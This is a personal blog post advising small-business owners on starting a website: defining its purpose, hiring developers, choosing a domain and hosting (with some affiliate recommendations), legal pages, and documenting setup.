Recently I had helped a local business set up their informational static website. In the process, there were a lot of doubts in the owner’s mind. So in this post, I will attempt to lay out the foundation of what it takes to start a website.
Here is an overview of the post.
- Identifying the purpose of your website
- Choosing your web designer/web developer
- Choosing your domain name
- Choosing your hosting
- Legal aspect
- Setting up the actual website
Identifying the purpose of your website
The term
website is generic. When setting up one, you will need to know if your website provides only
information or does it provide a
service.
If all it does is to provide information, then all you need is HTML, CSS and Javascript shall suffice.
If it provides a service then most likely we are looking at the development of a web application. Web applications are very complex and requires more planning. This may include the types of technologies required or the type of data you are planning to store. It also varies from the kind of service you are providing; we will discuss this more in the next section.
Choosing your web designer/web application developer
If you are planning on creating an informational website, then a web designer with knowledge of
web designing and web development is sufficient.
It is important to communicate with your developer to ensure that they know exactly what you want. An example would be to inform your developer to pay attention to desktop/mobile compatibility, as this is one of the key factors of user experience. It is also best to discuss your ideas face to face with your developer to prevent misunderstandings.
If you are planning on creating a web application, besides web designing, you will require someone with the knowledge of web application development. There are many aspects to discuss such as the database, feature, functionality and backup. There is also another huge category of security, where the developed application should be tested before launching. This is also known as penetration testing. You would not want your customer’s data to be on HaveIBeenPwned. In addition, you should also think ahead of time for the maintenance of the server. If possible, request a network diagram as shown below to get a clearer picture of how the overall layout will be. This diagram could also help save the next maintainer from some frustration. For the same reason, request the codes to be documented.

This diagram could also help save the next maintainer from some frustration. For the same reason, request the codes to be documented.
Alternatively, there are Content Management System(CMS) which developers can build on.
WordPress and Drupal are just two of many CMS that are popular. They are sort of like a framework with plugins to enhance the website. You might want to check this out.
Choosing your domain name
A domain name is used to identify your website. For example, the domain name of this site is
edricteo.com. Your domain name will be assigned to an IP address, which is most likely your web server. When a customer types your domain name in the URL bar, it queries a
DNS server which then resolves the domain name to your IP address allowing the browser to find your website.

Choosing a good domain name isn’t easy. It has to reflect your service and at the same time be Search Engine Optimized (SEO). Before you go right into purchasing a domain name, consult someone with experience in this field.
Choosing your hosting
You can choose to host your website locally (if you have office space) or remotely using
Cloud Hosting. I recommend cloud hosting since you won’t have to deal with physical security even though it is slightly pricier. There are many cloud hosting providers online namely
Amazon Web Services (AWS),
Microsoft Azure,
DigitalOcean(aff link) and
RamNode(aff link). They each have their pros and cons. Here are some pointers that will guide you in the right direction:
- Whether the service you are providing breaks the Terms of Service of the hosting provider
- The amount traffic are you expecting
- Network stability
- Pricing
- Uptime
I recommend
RamNode since I have been using their service for smaller projects and I have no problem with them. Alternatively, you could also look into
shared hosting.
The business of Shared Hosting is very competitive thus for small-medium businesses; a shared hosting is probably the best choice. Do keep in mind that they share resources of a physical server to support hosting for multiple websites.
This is a double-edged sword.
It may be cheaper than dedicated hosting but if a website is hogging up the server resources, then it may affect your site speed and may be penalised by Google.
Legal aspect
For a simple informational website, you might just want to include a disclaimer stating that you are not responsible for the usage of the content.
For a web application/service, there are a lot more to consider such as Terms of service, Privacy Policy and Cookie Policy. Since this concerns the business directly, it is best to consult a lawyer experienced in the field of IT.
Setting up the actual website
An informational website could be set up within a day. Whereas an application could take up to several weeks or months to be deployed.
Request that whoever is setting up your infrastructure to document every single step/information he encountered. By doing so, it allows you to troubleshoot quickly if any mishap occur.
If the application isn’t stable, let your users know that it is still in beta phase. This way they will be expecting errors.
Images:
https://upload.wikimedia.org/wikipedia/en/1/12/Sample-network-diagram.png
http://thewindowsclub.thewindowsclubco.netdna-cdn.com/wp-content/uploads/2012/07/Understanding-How-DNS-Lookup-Works.png